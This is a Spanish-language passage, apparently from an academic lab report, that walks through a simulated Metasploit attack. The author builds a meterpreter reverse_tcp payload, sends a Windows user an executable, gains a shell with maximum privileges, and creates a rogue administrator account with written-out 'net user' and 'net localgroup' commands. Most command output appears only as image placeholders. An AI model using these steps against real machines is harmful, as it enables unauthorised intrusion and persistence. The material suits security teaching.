*Fuente.* Elaboración propia.

Posterior a esto, dentro de nuestro Servidor en Kali Linux, procedemos a instalar postgresql y metasploit para realizar los ataques.

Figura 18

Instalación de PostgreSQL y Metasploit




Nota. Simula Instalación de PostgreSQL y metasploit. *Fuente.* Elaboración propia.

A continuación, realizamos los siguientes comandos para que la misma maquina Windows sea la que se conecta a nuestro host y no al contrario mediante el meterpreter/reverse_tcp:

Figura 19

Operaciones con Metasploit




Nota. Simula operaciones con Metasploit. *Fuente.* Elaboración propia.

Configuramos el payload y el handler de escucha antes de ejecutar el archivo de Windows.

Figura 20

Configuración del Payload




Nota. Simula operaciones con Payload. Fuente. Elaboración propia.

Procedemos a ver las opciones configuradas:

Figura 21

Operaciones configuradas en Payload




Nota. Simula operaciones con Payload. *Fuente.* Elaboración propia.

Ahora procedemos a activar el exploit en modo escucha y esperamos a que el usuario de Windows active él .exe que le hemos enviado.

Figura 22

Activación del Exploit




Nota. Simula operaciones con Payload. *Fuente.* Elaboración propia.

Ejecutamos el archivo como administrador.

Figura 23

Ejecución del Archivo




Nota. Simula operaciones con Payload. *Fuente.* Elaboración propia.

Pasos de Ejecución para Explotar la Vulnerabilidad en la Máquina Windows

Al ejecutar el archivo según (Pendolema Jaramillo, 2023, 02 08), implementa técnica de análisis de ataques que al parecer en esta sección no sucede nada, sin embargo, desde kali linux ya tenemos acceso y capturamos la sesión:

Figura 24

Penetración de Seguridad




Nota. Simula penetración de seguridad. *Fuente.* Elaboración propia.

Al ejecutar el comando Shell podemos observar que estamos dentro de la maquina Windows, lo que quiere decir que hemos penetrado la seguridad.

Figura 25

Evidencias de Penetración de Seguridad




Nota. Simula penetración de seguridad. *Fuente.* Elaboración propia.

Ejecutando el comando dir podremos observar la lista de directorios y los archivos que hay en la máquina de windows.

Figura 26

Ejecución de Comandos




Nota. Simula ejecución de comandos. *Fuente.* Elaboración propia.

Posteriormente vemos los privilegios actuales que tenemos.

Figura 27


Privilegios de Procesos en Ejecución



Nota. Simula privilegios de procesos en ejecución. *Fuente.* Elaboración propia.

Con el siguiente comando nos aseguramos de tener el máximo privilegio en Windows Lo que significa que nuestro exploit funciono.**Figura 28**

Resultado del Exploit




Nota. Simula resultados del exploit. *Fuente.* Elaboración propia.

Creación del Usuario Administrativo Efímero

Ahora, procedemos a crear un usuario administrativo efímero con los siguientes comandos: net user joseChurio Pass123 /add y procedemos a darle permisos de administrador con el comando net localgroup administrators JoseChurio /add.

Figura 29

Creación de Usuario Administrativo Efímero




Nota. Simula creación de usuario administrativo. *Fuente*. Elaboración propia.

Ahora verificamos que el usuario quedo con privilegios administrativos con el comando net user JoseChurio

Figura 30

Privilegios Administrativos



Nota. Simula privilegios administrativos. *Fuente.* Elaboración propia.

Figura 31

Usuario con Alto Privilegio

Nota. Simula privilegios administrativos. *Fuente.* Elaboración propia.

